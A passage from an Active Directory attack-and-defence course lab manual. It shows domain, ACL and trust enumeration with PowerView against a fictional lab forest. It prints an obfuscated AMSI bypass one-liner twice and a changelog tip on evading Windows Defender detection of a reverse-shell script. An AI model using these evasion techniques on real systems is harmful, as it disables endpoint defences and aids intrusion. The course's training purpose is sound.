Attacking and Defending Active Directory – Lab Manual

Changelog

v1.5 (May 2021)

- Some usability and aesthetic changes.

v1.4 (September 2020)

- Included the use of printer bug in abusing Unconstrained Delegation (Learning Objective 17)
- Included examples of Rubeus in multiple learning objectives
- Fixed some typos and spelling mistakes.

v1.3

- Fixed a typo on page 47 where dcorp-adminsrv was wrongly written as dcorp-mgmt.
- Added few lines on page 47 that describe creating Invoke-MimikatzEx.ps1

v1.2

- Added examples of an additional script, Find-PSRemotingLocalAdminAccess.ps1 wherever Find-LocalAdminAccess is used. The Find-PSRemotingLocalAdminAccess.ps1 script uses PowerShell Remoting to hunt for local admin access on remote machine. Please note that it is just a PoC script, feel free to improve it. The script is available in the course one drive.
  Changes made in
  - Objective 5
  - Objective 7
  - Objective 17
- After November 2019 definition update, Invoke-PowerShellTCP.ps1 is detected by Windows Defender. To bypass it, you need to remove the comments section from the script and rename the function name inside the script to something else. The modified script is available in the course one drive.
  The modified script can be used in:
  - Objective 5
  - Objective 9
  - Objecitve 20
  - Objective 22
- Removed unused reference to Find-userField in Objective 1.
- Removed extra character from the rc4 parameter in the mimikatz command of Objective 13.

Lab Instructions

- You can use a web browser or OpenVPN client to access the lab. See the 'Connecting to lab' document for more details.
- All the tools used in the course are available in C:\AD\Tools.zip on your student machine. However, please feel free to use tools of your choice.
- There is no internet access from lab machines to avoid deliberate or accidental misuse.
- The lab is reverted daily to maintain a known good state. The student VMs are not reverted but still, please save your notes offline!
- The lab manual uses a terminology for user specific resources. For example, if you see student**x** and your user ID is student41, read student**x** as student41, support**x**user as support41user and so on.
- Please remember to turn-off or add an exception to your student VMs firewall when your run listener for a reverse shell.
- The C:\AD directory is exempted from Windows Defender but AMSI may detect some tools when you load them. The lab manual uses the following AMSI bypass:

```
S`eT-It`em ( 'V'+'aR' +  'IA' + ('blE:1'+'q2')  + ('uZ'+'x')  ) (
[TYpE](  "{1}{0}"-F'F','rE'  ) )  ;    (    Get-varI`A`BLE  (
('1Q'+'2U')  +'zX'  )  -VaL  )."A`ss`Embly"."GET`TY`Pe"((
"{6}{3}{1}{4}{2}{0}{5}" -
f('Uti'+'l'),'A',('Am'+'si'),('.Man'+'age'+'men'+'t.'),('u'+'to'+'mation
.'),'s',('Syst'+'em')  ) )."g`etf`iElD"(  ( "{0}{2}{1}" -
f('a'+'msi'),'d',('I'+'nitF'+'aile')  ),(  "{2}{4}{0}{1}{3}" -f
('S'+'tat'),'i',('Non'+'Publ'+'i'),'c','c,'  ))."sE`T`VaLUE"(
${n`ULl},${t`RuE} )
```

- Have fun!

Learning Objective 1:

Task

- Enumerate following for the dollarcorp domain:
  - Users
  - Computers
  - Domain Administrators
  - Enterprise Administrators
  - Shares

Solution

We can use PowerView from PowerSploit for enumerating the domain. Please note that all the enumeration can be done with the Microsoft's ActiveDirectory module as well.

Using PowerView

From a PowerShell session run the following commands:

```
PS C:\> cd \AD\Tools\
PS C:\AD\Tools> powershell -ep bypass
Windows PowerShell
Copyright (C) 2016 Microsoft Corporation. All rights reserved.
```

We need to Bypass AMSI as PowerView may be flagged as malicious:

```
PS C:\AD\Tools> S`eT-It`em ( 'V'+'aR' +  'IA' + ('blE:1'+'q2')  + ('uZ'+'x')
) ( [TYpE](  "{1}{0}"-F'F','rE'  ) )  ;    (    Get-varI`A`BLE  ( ('1Q'+'2U')
+'zX'  )  -VaL  )."A`ss`Embly"."GET`TY`Pe"((  "{6}{3}{1}{4}{2}{0}{5}" -
f('Uti'+'l'),'A',('Am'+'si'),('.Man'+'age'+'men'+'t.'),('u'+'to'+'mation.'),'
s',('Syst'+'em')  ) )."g`etf`iElD"(  ( "{0}{2}{1}" -
f('a'+'msi'),'d',('I'+'nitF'+'aile')  ),(  "{2}{4}{0}{1}{3}" -f
('S'+'tat'),'i',('Non'+'Publ'+'i'),'c','c,'  ))."sE`T`VaLUE"(
${n`ULl},${t`RuE} )
```

Load the PowerView script using dot sourcing:

```
PS C:\AD\Tools> . C:\AD\Tools\PowerView.ps1
PS C:\AD\Tools> Get-NetUser


logoncount             : 29906
badpasswordtime        : 11/16/2020 8:32:59 AM
description            : Built-in account for administering the
computer/domain
distinguishedname      :
CN=Administrator,CN=Users,DC=dollarcorp,DC=moneycorp,DC=local
objectclass            : {top, person, organizationalPerson, user}
```

```
lastlogontimestamp     : 2/4/2021 8:01:30 PM
name                   : Administrator
objectsid              : S-1-5-21-1874506631-3219952063-538504511-500
samaccountname         : Administrator
admincount             : 1
codepage               : 0
samaccounttype         : 805306368
whenchanged            : 2/5/2021 4:01:30 AM
accountexpires         : 9223372036854775807
countrycode            : 0
adspath                :
LDAP://CN=Administrator,CN=Users,DC=dollarcorp,DC=moneycorp,DC=local
instancetype           : 4
objectguid             : e88d11d3-3e60-4a68-b46a-94ff32b7c8cf
lastlogon              : 2/5/2021 9:10:00 AM
lastlogoff             : 12/31/1600 4:00:00 PM
objectcategory         :
CN=Person,CN=Schema,CN=Configuration,DC=moneycorp,DC=local
dscorepropagationdata  : {5/3/2020 9:04:05 AM, 2/21/2019 12:17:00 PM,
2/19/2019 1:04:02 PM, 2/19/2019 12:55:49 PM...}
memberof               : {CN=Group Policy Creator
Owners,CN=Users,DC=dollarcorp,DC=moneycorp,DC=local, CN=Domain
                         Admins,CN=Users,DC=dollarcorp,DC=moneycorp,DC=local,

CN=Administrators,CN=Builtin,DC=dollarcorp,DC=moneycorp,DC=local}
whencreated            : 2/17/2019 7:00:16 AM
iscriticalsystemobject : True
badpwdcount            : 0
cn                     : Administrator
useraccountcontrol     : 66048
usncreated             : 8196
primarygroupid         : 513
pwdlastset             : 2/16/2019 9:14:11 PM
usnchanged             : 517082
[snip]
```

To list a specific property of all the users, we can use the `select-object` (or its alias `select`) cmdlet. For example, to list only the samaccountname run the following command:

```
PS C:\AD\Tools> Get-NetUser | select -ExpandProperty samaccountname
Administrator
Guest
DefaultAccount
krbtgt
ciadmin
sqladmin
srvadmin
mgmtadmin
appadmin
```

```
sql1admin
svcadmin
testda
[snip]
```

Now, to enumerate member computers in the domain we can use Get-NetComputer:

```
PS C:\AD\Tools> Get-NetComputer
dcorp-dc.dollarcorp.moneycorp.local
dcorp-mssql.dollarcorp.moneycorp.local
dcorp-ci.dollarcorp.moneycorp.local
dcorp-mgmt.dollarcorp.moneycorp.local
dcorp-appsrv.dollarcorp.moneycorp.local
dcorp-adminsrv.dollarcorp.moneycorp.local
dcorp-sql1.dollarcorp.moneycorp.local
[snip]
```

To see attributes of the Domain Admins group:

```
PS C:\AD\Tools> Get-NetGroup -GroupName "Domain Admins" -FullData
grouptype              : -2147483646
admincount             : 1
iscriticalsystemobject : True
samaccounttype         : 268435456
samaccountname         : Domain Admins
whenchanged            : 2/17/2019 2:22:52 PM
objectsid              : S-1-5-21-1874506631-3219952063-538504511-512
objectclass            : {top, group}
cn                     : Domain Admins
usnchanged             : 15057
dscorepropagationdata  : {5/3/2020 9:04:05 AM, 2/21/2019 12:17:00 PM,
2/19/2019 1:04:02 PM, 2/19/2019 12:55:49 PM...}
memberof               : {CN=Denied RODC Password Replication
Group,CN=Users,DC=dollarcorp,DC=moneycorp,DC=local,

CN=Administrators,CN=Builtin,DC=dollarcorp,DC=moneycorp,DC=local}
adspath                : LDAP://CN=Domain
Admins,CN=Users,DC=dollarcorp,DC=moneycorp,DC=local
description            : Designated administrators of the domain
distinguishedname      : CN=Domain
Admins,CN=Users,DC=dollarcorp,DC=moneycorp,DC=local
name                   : Domain Admins
member                 : {CN=svc
admin,CN=Users,DC=dollarcorp,DC=moneycorp,DC=local,
CN=Administrator,CN=Users,DC=dollarcorp,DC=moneycorp,DC=local}
usncreated             : 12315
whencreated            : 2/17/2019 7:01:46 AM
instancetype           : 4
```

```
objectguid             : d80da75d-3946-4c58-b26d-5406e67bbc10
objectcategory         :
CN=Group,CN=Schema,CN=Configuration,DC=moneycorp,DC=local
```

To enumerate members of the Domain Admins group:

```
PS C:\AD\Tools> Get-NetGroupMember -GroupName "Domain Admins"

GroupDomain  : dollarcorp.moneycorp.local
GroupName    : Domain Admins
MemberDomain : dollarcorp.moneycorp.local
MemberName   : svcadmin
MemberSID    : S-1-5-21-1874506631-3219952063-538504511-1122
IsGroup      : False
MemberDN     : CN=svc admin,CN=Users,DC=dollarcorp,DC=moneycorp,DC=local

GroupDomain  : dollarcorp.moneycorp.local
GroupName    : Domain Admins
MemberDomain : dollarcorp.moneycorp.local
MemberName   : Administrator
MemberSID    : S-1-5-21-1874506631-3219952063-538504511-500
IsGroup      : False
MemberDN     : CN=Administrator,CN=Users,DC=dollarcorp,DC=moneycorp,DC=local
```

To enumerate members of the Enterprise Admins group:

```
PS C:\AD\Tools> Get-NetGroupMember -GroupName "Enterprise Admins"
```

Since, this is not a root domain, the above command will return nothing. We need to query the root domain as Enterprise Admins group is present only in the root of a forest.

```
PS C:\AD\Tools> Get-NetGroupMember -GroupName "Enterprise Admins" -Domain
moneycorp.local

GroupDomain  : moneycorp.local
GroupName   : Enterprise Admins
MemberDomain : moneycorp.local
MemberName   : Administrator
MemberSID   : S-1-5-21-280534878-1496970234-700767426-500
IsGroup     : False
MemberDN    : CN=Administrator,CN=Users,DC=moneycorp,DC=local
```

To find interesting shares:

```
PS C:\AD\Tools> Invoke-ShareFinder -ExcludeStandard -ExcludePrint -ExcludeIPC
-Verbose
VERBOSE: [*] Running Invoke-ShareFinder with delay of 0
VERBOSE: [*] Querying domain dollarcorp.moneycorp.local for hosts
```

```
VERBOSE: Get-DomainSearcher search string: LDAP://dcorp-
dc.dollarcorp.moneycorp.local/DC=dollarcorp,DC=moneycorp,DC=local
VERBOSE: Get-NetComputer filter :
'(&(sAMAccountType=805306369)(dnshostname=*))'
VERBOSE: [*] Total number of hosts: 23
VERBOSE: Waiting for threads to finish...
VERBOSE: All threads completed!
VERBOSE: [*] Total number of active hosts: 8
VERBOSE: [*] Enumerating server dcorp-appsrv.dollarcorp.moneycorp.local (1 of
8)
VERBOSE: [*] Server share: @{shi1_netname=ADMIN$; shi1_type=2147483648;
shi1_remark=Remote Admin; ComputerName=dcorp-
appsrv.dollarcorp.moneycorp.local}
VERBOSE: [*] Server share: @{shi1_netname=C$; shi1_type=2147483648;
shi1_remark=Default share; ComputerName=dcorp-
appsrv.dollarcorp.moneycorp.local}
[snip]
VERBOSE: [*] Server share: @{shi1_netname=C$; shi1_type=2147483648;
shi1_remark=Default share; ComputerName=dcorp-dc.dollarcorp.moneycorp.local}
VERBOSE: [*] Server share: @{shi1_netname=IPC$; shi1_type=2147483651;
shi1_remark=Remote IPC; ComputerName=dcorp-dc.dollarcorp.moneycorp.local}
VERBOSE: [*] Server share: @{shi1_netname=NETLOGON; shi1_type=0;
shi1_remark=Logon server share ; ComputerName=dcorp-
dc.dollarcorp.moneycorp.local}
\\dcorp-dc.dollarcorp.moneycorp.local\NETLOGON  - Logon server share
VERBOSE: [*] Server share: @{shi1_netname=SYSVOL; shi1_type=0;
shi1_remark=Logon server share ; ComputerName=dcorp-
dc.dollarcorp.moneycorp.local}
\\dcorp-dc.dollarcorp.moneycorp.local\SYSVOL    - Logon server share
VERBOSE: [*] Enumerating server dcorp-sql1.dollarcorp.moneycorp.local (3 of
8)
VERBOSE: [*] Server share: @{shi1_netname=ADMIN$; shi1_type=2147483648;
shi1_remark=Remote Admin; ComputerName=dcorp-sql1.dollarcorp.moneycorp.local}
VERBOSE: [*] Server share: @{shi1_netname=C$; shi1_type=2147483648;
shi1_remark=Default share; ComputerName=dcorp-
sql1.dollarcorp.moneycorp.local}
VERBOSE: [*] Server share: @{shi1_netname=IPC$; shi1_type=2147483651;
shi1_remark=Remote IPC; ComputerName=dcorp-sql1.dollarcorp.moneycorp.local}
[snip]
VERBOSE: [*] Enumerating server dcorp-adminsrv.dollarcorp.moneycorp.local (6
of 8)
VERBOSE: [*] Server share: @{shi1_netname=ADMIN$; shi1_type=2147483648;
shi1_remark=Remote Admin; ComputerName=dcorp-
adminsrv.dollarcorp.moneycorp.local}
VERBOSE: [*] Server share: @{shi1_netname=C$; shi1_type=2147483648;
shi1_remark=Default share; ComputerName=dcorp-
adminsrv.dollarcorp.moneycorp.local}
```

```
VERBOSE:   [*]   Server   share:   @{shi1_netname=IPC$;   shi1_type=2147483651;
shi1_remark=Remote                    IPC;                    ComputerName=dcorp-
adminsrv.dollarcorp.moneycorp.local}
[snip]
```

Using the Active Directory module (ADModule)

Let's import the ADModule. Remember to use it from a different PowerShell session. If you load PowerView and the ADModule in same PowerShell session, some functions may not work:

```
PS C:\AD\Tools> Import-Module C:\AD\Tools\ADModule-
master\Microsoft.ActiveDirectory.Management.dll
PS C:\AD\Tools> Import-Module C:\AD\Tools\ADModule-
master\ActiveDirectory\ActiveDirectory.psd1
```

Enumerate all the users in the current domain using the ADModule:

```
PS C:\AD\Tools> Get-ADUser -Filter *


DistinguishedName :
CN=Administrator,CN=Users,DC=dollarcorp,DC=moneycorp,DC=local
Enabled           : True
GivenName         :
Name              : Administrator
ObjectClass       : user
ObjectGUID        : e88d11d3-3e60-4a68-b46a-94ff32b7c8cf
SamAccountName    : Administrator
SID               : S-1-5-21-1874506631-3219952063-538504511-500
Surname           :
UserPrincipalName :

DistinguishedName : CN=Guest,CN=Users,DC=dollarcorp,DC=moneycorp,DC=local
Enabled           : False
GivenName         :
Name              : Guest
ObjectClass       : user
ObjectGUID        : 1ac1cc56-9c7d-4450-a648-512a92f68cb1
SamAccountName    : Guest
SID               : S-1-5-21-1874506631-3219952063-538504511-501
Surname           :
UserPrincipalName :
[snip]
```

We can list specific properties. Let's list samaccountname and description for the users. Note that we are listing all the proeprties first using the `-Properties` parameter:

```
PS C:\AD\Tools> Get-ADUser -Filter * -Properties *| select
Samaccountname,Description

Samaccountname Description
-------------- -----------
Administrator  Built-in account for administering the computer/domain
Guest          Built-in account for guest access to the computer/domain
DefaultAccount A user account managed by the system.
krbtgt         Key Distribution Center Service Account
```

For the next task, list all the computers:

```
PS C:\AD\Tools> Get-ADComputer -Filter *


DistinguishedName : CN=DCORP-DC,OU=Domain
Controllers,DC=dollarcorp,DC=moneycorp,DC=local
DNSHostName       : dcorp-dc.dollarcorp.moneycorp.local
Enabled           : True
Name              : DCORP-DC
ObjectClass       : computer
ObjectGUID        : 0f3c44b5-5aed-45ed-975f-513dde769bb7
SamAccountName    : DCORP-DC$
SID               : S-1-5-21-1874506631-3219952063-538504511-1000
UserPrincipalName :

DistinguishedName : CN=DCORP-
MGMT,OU=Servers,DC=dollarcorp,DC=moneycorp,DC=local
DNSHostName       : dcorp-mgmt.dollarcorp.moneycorp.local
Enabled           : True
Name              : DCORP-MGMT
ObjectClass       : computer
ObjectGUID        : 49c3f76f-5d34-4d8b-93af-666630e7c8ea
SamAccountName    : DCORP-MGMT$
SID               : S-1-5-21-1874506631-3219952063-538504511-1108
UserPrincipalName :
[snip]
```

Enumerate the Domain Administrators using the Active Directory Module:

```
PS C:\AD\Tools> Get-ADGroupMember -Identity 'Domain Admins'
distinguishedName :
CN=Administrator,CN=Users,DC=dollarcorp,DC=moneycorp,DC=local
name              : Administrator
objectClass       : user
objectGUID        : e88d11d3-3e60-4a68-b46a-94ff32b7c8cf
SamAccountName    : Administrator
SID               : S-1-5-21-1874506631-3219952063-538504511-500

distinguishedName : CN=svc admin,CN=Users,DC=dollarcorp,DC=moneycorp,DC=local
name              : svc admin
objectClass       : user
objectGUID        : 874e3e06-ce9e-48d1-87e5-bae092859566
SamAccountName    : svcadmin
SID               : S-1-5-21-1874506631-3219952063-538504511-1122
```

Enumerate the Enterprise Administrators using the Active Directory Module:

```
PS C:\AD\Tools> Get-ADGroupMember -Identity 'Enterprise Admins' -Server
moneycorp.local


distinguishedName : CN=Administrator,CN=Users,DC=moneycorp,DC=local
name              : Administrator
objectClass       : user
objectGUID        : 096d926c-7077-4e7f-b135-9502746df9e9
SamAccountName    : Administrator
SID               : S-1-5-21-280534878-1496970234-700767426-500
```

Learning Objective 2:

Task

- Enumerate following for the dollarcorp domain:
  - List all the OUs
  - List all the computers in the StudentMachines OU.
  - List the GPOs
  - Enumerate GPO applied on the StudentMachines OU.

Solution

We can continue using PowerView for enumeration. To list all the OUs, run the below command after bypassing AMSI and loading PowerView:

```
PS C:\AD\Tools> Get-NetOU
LDAP://OU=Domain Controllers,DC=dollarcorp,DC=moneycorp,DC=local
LDAP://OU=StudentMachines,DC=dollarcorp,DC=moneycorp,DC=local
LDAP://OU=Applocked,DC=dollarcorp,DC=moneycorp,DC=local
LDAP://OU=Servers,DC=dollarcorp,DC=moneycorp,DC=local
```

Now, to list all the computers in the StudentsMachines OU:

```
PS C:\AD\Tools> Get-NetOU StudentMachines | %{Get-NetComputer -ADSPath $_}
dcorp-studentx.dollarcorp.moneycorp.local
dcorp-stdadmin.dollarcorp.moneycorp.local
dcorp-studentx.dollarcorp.moneycorp.local
dcorp-studentx.dollarcorp.moneycorp.local
dcorp-studentx.dollarcorp.moneycorp.local
dcorp-studentx.dollarcorp.moneycorp.local
dcorp-studentx.dollarcorp.moneycorp.local
dcorp-studentx.dollarcorp.moneycorp.local
dcorp-studentx.dollarcorp.moneycorp.local
[snip]
```

For the next task, use the below command to list the GPOs. Note the name (not displayname) of group policies may be different in your lab instance:

```
PS C:\AD\Tools> Get-NetGPO

usncreated                 : 8016
systemflags                : -1946157056
displayname                : Default Domain Policy

[snip]

usncreated                 : 65831
```

```
displayname                 : Students
gpcmachineextensionnames : [{35378EAC-683F-11D2-A89A-00C04FBBCFA2}{D02B1F72-
3407-48AE-BA88-E8213C6761F1}][{827D319E-6EAC-11D2-A4EA-
00C04F79F83A}{803E14A0-B4FB-11D0-A0D0-00A
                            0C90F574B}]
whenchanged                 : 4/20/2019 6:22:16 AM
objectclass                 : {top, container, groupPolicyContainer}
gpcfunctionalityversion     : 2
showinadvancedviewonly      : True
usnchanged                  : 123144
dscorepropagationdata       : {5/3/2020 9:04:05 AM, 2/21/2019 12:17:00 PM,
2/19/2019 1:04:02 PM, 2/19/2019 12:55:49 PM...}
name                        : {3E04167E-C2B6-4A9A-8FB7-C811158DC97C}
adspath                     : LDAP://CN={3E04167E-C2B6-4A9A-8FB7-
C811158DC97C},CN=Policies,CN=System,DC=dollarcorp,DC=moneycorp,DC=local
flags                       : 0
cn                          : {3E04167E-C2B6-4A9A-8FB7-C811158DC97C}
gpcfilesyspath              :
\\dollarcorp.moneycorp.local\SysVol\dollarcorp.moneycorp.local\Policies\{3E04
167E-C2B6-4A9A-8FB7-C811158DC97C}
distinguishedname           : CN={3E04167E-C2B6-4A9A-8FB7-
C811158DC97C},CN=Policies,CN=System,DC=dollarcorp,DC=moneycorp,DC=local
whencreated                 : 2/19/2019 7:04:25 AM
versionnumber               : 8
instancetype                : 4
objectguid                  : 8ecdfe44-b617-4b9e-a9f9-4d548e5dc7b1
objectcategory              : CN=Group-Policy-
Container,CN=Schema,CN=Configuration,DC=moneycorp,DC=local
```

For the next task, to enumerate GPO applied on the StudentMachines OU, we need to copy a part of the gplink attribute from the output of the below command:

```
PS C:\AD\Tools> (Get-NetOU StudentMachines -FullData).gplink
[LDAP://cn={3E04167E-C2B6-4A9A-8FB7-
C811158DC97C},cn=policies,cn=system,DC=dollarcorp,DC=moneycorp,DC=local;0]
```

Now, copy the highlighted string from above (no square brackets, no semicolon and nothing after semicolon) and use the it below:

```
PS C:\AD\Tools> Get-NetGPO -ADSpath 'LDAP://cn={3E04167E-C2B6-4A9A-8FB7-
C811158DC97C},cn=policies,cn=system,DC=dollarcorp,DC=moneycorp,DC=local'

usncreated                  : 65831
displayname                 : Students
gpcmachineextensionnames : [{35378EAC-683F-11D2-A89A-00C04FBBCFA2}{D02B1F72-
3407-48AE-BA88-E8213C6761F1}][{827D319E-6EAC-11D2-A4EA-
00C04F79F83A}{803E14A0-B4FB-11D0-A0D0-00A
                            0C90F574B}]
```

```
whenchanged               : 4/20/2019 6:22:16 AM
objectclass               : {top, container, groupPolicyContainer}
gpcfunctionalityversion   : 2
showinadvancedviewonly    : True
usnchanged                : 123144
dscorepropagationdata     : {5/3/2020 9:04:05 AM, 2/21/2019 12:17:00 PM,
2/19/2019 1:04:02 PM, 2/19/2019 12:55:49 PM...}
name                      : {3E04167E-C2B6-4A9A-8FB7-C811158DC97C}
adspath                   : LDAP://CN={3E04167E-C2B6-4A9A-8FB7-
C811158DC97C},CN=Policies,CN=System,DC=dollarcorp,DC=moneycorp,DC=local
flags                     : 0
cn                        : {3E04167E-C2B6-4A9A-8FB7-C811158DC97C}
gpcfilesyspath            :
\\dollarcorp.moneycorp.local\SysVol\dollarcorp.moneycorp.local\Policies\{3E04
167E-C2B6-4A9A-8FB7-C811158DC97C}
distinguishedname         : CN={3E04167E-C2B6-4A9A-8FB7-
C811158DC97C},CN=Policies,CN=System,DC=dollarcorp,DC=moneycorp,DC=local
whencreated               : 2/19/2019 7:04:25 AM
versionnumber             : 8
instancetype              : 4
objectguid                : 8ecdfe44-b617-4b9e-a9f9-4d548e5dc7b1
objectcategory            : CN=Group-Policy-
Container,CN=Schema,CN=Configuration,DC=moneycorp,DC=local
```

It is possible to hack both the commands together in a single command (profiting from the static length for GUIDs):

```
PS C:\Users\student573> Get-NetGPO -ADSpath ((Get-NetOU StudentMachines -
FullData).gplink.split(";")[0] -replace "^.")


usncreated                : 65831
displayname               : Students
gpcmachineextensionnames : [{35378EAC-683F-11D2-A89A-00C04FBBCFA2}{D02B1F72-
3407-48AE-BA88-E8213C6761F1}][{827D319E-6EAC-11D2-A4EA-
00C04F79F83A}{803E14A0-B4FB-11D0-A0D0-00A
                            0C90F574B}]
[snip]
```

Learning Objective 3:

Task

- Enumerate following for the dollarcorp domain:
  - ACL for the Users group
  - ACL for the Domain Admins group
  - All modify rights/permissions for the studentx

Solution

To enumerate ACLs, we can use `Get-ObjectACL` from PowerView like below:

```
PS C:\AD\Tools> Get-ObjectAcl -SamAccountName "users" -ResolveGUIDs -Verbose

VERBOSE: Get-DomainSearcher search string:
LDAP://DC=dollarcorp,DC=moneycorp,DC=local
VERBOSE: Get-DomainSearcher search string:
LDAP://CN=Schema,CN=Configuration,DC=moneycorp,DC=local
VERBOSE: Get-DomainSearcher search string: LDAP://CN=Extended-
Rights,CN=Configuration,DC=moneycorp,DC=local


InheritedObjectType   : All
ObjectDN               :
CN=Users,CN=Builtin,DC=dollarcorp,DC=moneycorp,DC=local
ObjectType             : All
IdentityReference      : NT AUTHORITY\SELF
IsInherited            : False
ActiveDirectoryRights : GenericRead
PropagationFlags       : None
ObjectFlags            : None
InheritanceFlags       : None
InheritanceType        : None
AccessControlType      : Allow
ObjectSID              : S-1-5-32-545

InheritedObjectType   : All
ObjectDN               :
CN=Users,CN=Builtin,DC=dollarcorp,DC=moneycorp,DC=local
ObjectType             : All
IdentityReference      : NT AUTHORITY\Authenticated Users
IsInherited            : False
ActiveDirectoryRights : GenericRead
PropagationFlags       : None
ObjectFlags            : None
InheritanceFlags       : None
InheritanceType        : None
AccessControlType      : Allow
```

```
ObjectSID               : S-1-5-32-545

InheritedObjectType   : All
ObjectDN                :
CN=Users,CN=Builtin,DC=dollarcorp,DC=moneycorp,DC=local
ObjectType              : All
IdentityReference       : NT AUTHORITY\SYSTEM
IsInherited             : False
ActiveDirectoryRights : GenericAll
PropagationFlags        : None
ObjectFlags             : None
InheritanceFlags        : None
InheritanceType         : None
AccessControlType       : Allow
ObjectSID               : S-1-5-32-545

InheritedObjectType   : All
ObjectDN                :
CN=Users,CN=Builtin,DC=dollarcorp,DC=moneycorp,DC=local
ObjectType              : All
IdentityReference       : S-1-5-32-548
IsInherited             : False
ActiveDirectoryRights : GenericAll
PropagationFlags        : None
ObjectFlags             : None
InheritanceFlags        : None
InheritanceType         : None
AccessControlType       : Allow
ObjectSID               : S-1-5-32-545

InheritedObjectType   : All
ObjectDN                :
CN=Users,CN=Builtin,DC=dollarcorp,DC=moneycorp,DC=local
ObjectType              : All
IdentityReference       : dcorp\Domain Admins
IsInherited             : False
ActiveDirectoryRights : GenericAll
PropagationFlags        : None
ObjectFlags             : None
InheritanceFlags        : None
InheritanceType         : None
AccessControlType       : Allow
ObjectSID               : S-1-5-32-545
[snip]
```

For the next task, let’s use a similar command to enumerate ACLs for the Domain Admins Group:

```
PS C:\AD\Tools> Get-ObjectAcl -SamAccountName "Domain Admins" -ResolveGUIDs -
Verbose
VERBOSE: Get-DomainSearcher search string:
LDAP://DC=dollarcorp,DC=moneycorp,DC=local
VERBOSE: Get-DomainSearcher search string:
LDAP://CN=Schema,CN=Configuration,DC=moneycorp,DC=local
VERBOSE: Get-DomainSearcher search string: LDAP://CN=Extended-
Rights,CN=Configuration,DC=moneycorp,DC=local


InheritedObjectType   : All
ObjectDN               : CN=Domain
Admins,CN=Users,DC=dollarcorp,DC=moneycorp,DC=local
ObjectType             : All
IdentityReference      : NT AUTHORITY\Authenticated Users
IsInherited            : False
ActiveDirectoryRights : GenericRead
PropagationFlags       : None
ObjectFlags            : None
InheritanceFlags       : None
InheritanceType        : None
AccessControlType      : Allow
ObjectSID              : S-1-5-21-1874506631-3219952063-538504511-512

InheritedObjectType   : All
ObjectDN               : CN=Domain
Admins,CN=Users,DC=dollarcorp,DC=moneycorp,DC=local
ObjectType             : All
IdentityReference      : NT AUTHORITY\SYSTEM
IsInherited            : False
ActiveDirectoryRights : GenericAll
PropagationFlags       : None
ObjectFlags            : None
InheritanceFlags       : None
InheritanceType        : None
AccessControlType      : Allow
ObjectSID              : S-1-5-21-1874506631-3219952063-538504511-512

InheritedObjectType   : All
ObjectDN               : CN=Domain
Admins,CN=Users,DC=dollarcorp,DC=moneycorp,DC=local
ObjectType             : All
IdentityReference      : BUILTIN\Administrators
IsInherited            : False
ActiveDirectoryRights : CreateChild, DeleteChild, Self, WriteProperty,
ExtendedRight, Delete, GenericRead, WriteDacl, WriteOwner
PropagationFlags       : None
```

```
ObjectFlags                : None
InheritanceFlags           : None
InheritanceType            : None
AccessControlType          : Allow
ObjectSID                  : S-1-5-21-1874506631-3219952063-538504511-512

InheritedObjectType    : All
ObjectDN                   : CN=Domain
Admins,CN=Users,DC=dollarcorp,DC=moneycorp,DC=local
ObjectType                 : All
IdentityReference          : S-1-5-32-554
IsInherited                : False
ActiveDirectoryRights  : GenericRead
PropagationFlags           : None
ObjectFlags                : None
InheritanceFlags           : None
InheritanceType            : None
AccessControlType          : Allow
ObjectSID                  : S-1-5-21-1874506631-3219952063-538504511-512
[snip]
```

Finally, to check for modify rights/permissions for the studentx, we can use `Invoke-ACLScanner` from PowerView:

```
PS C:\AD\Tools> Invoke-ACLScanner -ResolveGUIDs | ?{$_.IdentityReference –
match "student"}
```

Nothing interesting. Since studentx is a member of the RDPUsers group, let us check permissions for it too. Note that the output in your lab for the below command will be different and will depend on your lab instance:

```
PS C:\AD\Tools> Invoke-ACLScanner -ResolveGUIDs | ?{$_.IdentityReference –
match "RDPUsers"}

InheritedObjectType    : All
ObjectDN               :
CN=Control1User,CN=Users,DC=dollarcorp,DC=moneycorp,DC=local
ObjectType             : All
IdentityReference      : dcorp\RDPUsers
IsInherited            : False
ActiveDirectoryRights  : GenericAll
PropagationFlags       : None
ObjectFlags            : None
InheritanceFlags       : None
InheritanceType        : None
AccessControlType      : Allow
ObjectSID              : S-1-5-21-1874506631-3219952063-538504511-1151
IdentitySID            : S-1-5-21-1874506631-3219952063-538504511-1116
```

```
InheritedObjectType   : All
ObjectDN              :
CN=Control2User,CN=Users,DC=dollarcorp,DC=moneycorp,DC=local
ObjectType            : All
IdentityReference     : dcorp\RDPUsers
IsInherited           : False
ActiveDirectoryRights : GenericAll
PropagationFlags      : None
ObjectFlags           : None
InheritanceFlags      : None
InheritanceType       : None
AccessControlType     : Allow
ObjectSID             : S-1-5-21-1874506631-3219952063-538504511-1152
IdentitySID           : S-1-5-21-1874506631-3219952063-538504511-1116

InheritedObjectType   : All
ObjectDN              :
CN=Control3User,CN=Users,DC=dollarcorp,DC=moneycorp,DC=local
ObjectType            : All
IdentityReference     : dcorp\RDPUsers
IsInherited           : False
ActiveDirectoryRights : GenericAll
PropagationFlags      : None
ObjectFlags           : None
InheritanceFlags      : None
InheritanceType       : None
AccessControlType     : Allow
ObjectSID             : S-1-5-21-1874506631-3219952063-538504511-1153
IdentitySID           : S-1-5-21-1874506631-3219952063-538504511-1116

[snip]
```

Learning Objective 4:

Task

- Enumerate all domains in the moneycorp.local forest.
- Map the trusts of the dollarcorp.moneycorp.local domain.
- Map External trusts in moneycorp.local forest.
- Identify external trusts of dollarcorp domain. Can you enumerate trusts for a trusting forest?

Solution

We can use both PowerView and the Active Directory module to solve the tasks.

Using PowerView

Let’s enumerate all domains in the current forest:

```
PS C:\AD\Tools> Get-NetForestDomain -Verbose


Forest                  : moneycorp.local
DomainControllers       : {dcorp-dc.dollarcorp.moneycorp.local}
Children                : {us.dollarcorp.moneycorp.local}
DomainMode              : Unknown
DomainModeLevel         : 7
Parent                  : moneycorp.local
PdcRoleOwner            : dcorp-dc.dollarcorp.moneycorp.local
RidRoleOwner            : dcorp-dc.dollarcorp.moneycorp.local
InfrastructureRoleOwner : dcorp-dc.dollarcorp.moneycorp.local
Name                    : dollarcorp.moneycorp.local

Forest                  : moneycorp.local
DomainControllers       : {mcorp-dc.moneycorp.local}
Children                : {dollarcorp.moneycorp.local}
DomainMode              : Unknown
DomainModeLevel         : 7
Parent                  :
PdcRoleOwner            : mcorp-dc.moneycorp.local
RidRoleOwner            : mcorp-dc.moneycorp.local
InfrastructureRoleOwner : mcorp-dc.moneycorp.local
Name                    : moneycorp.local

Forest                  : moneycorp.local
DomainControllers       : {dcorp-dc.us.dollarcorp.moneycorp.local}
Children                : {}
DomainMode              : Unknown
DomainModeLevel         : 7
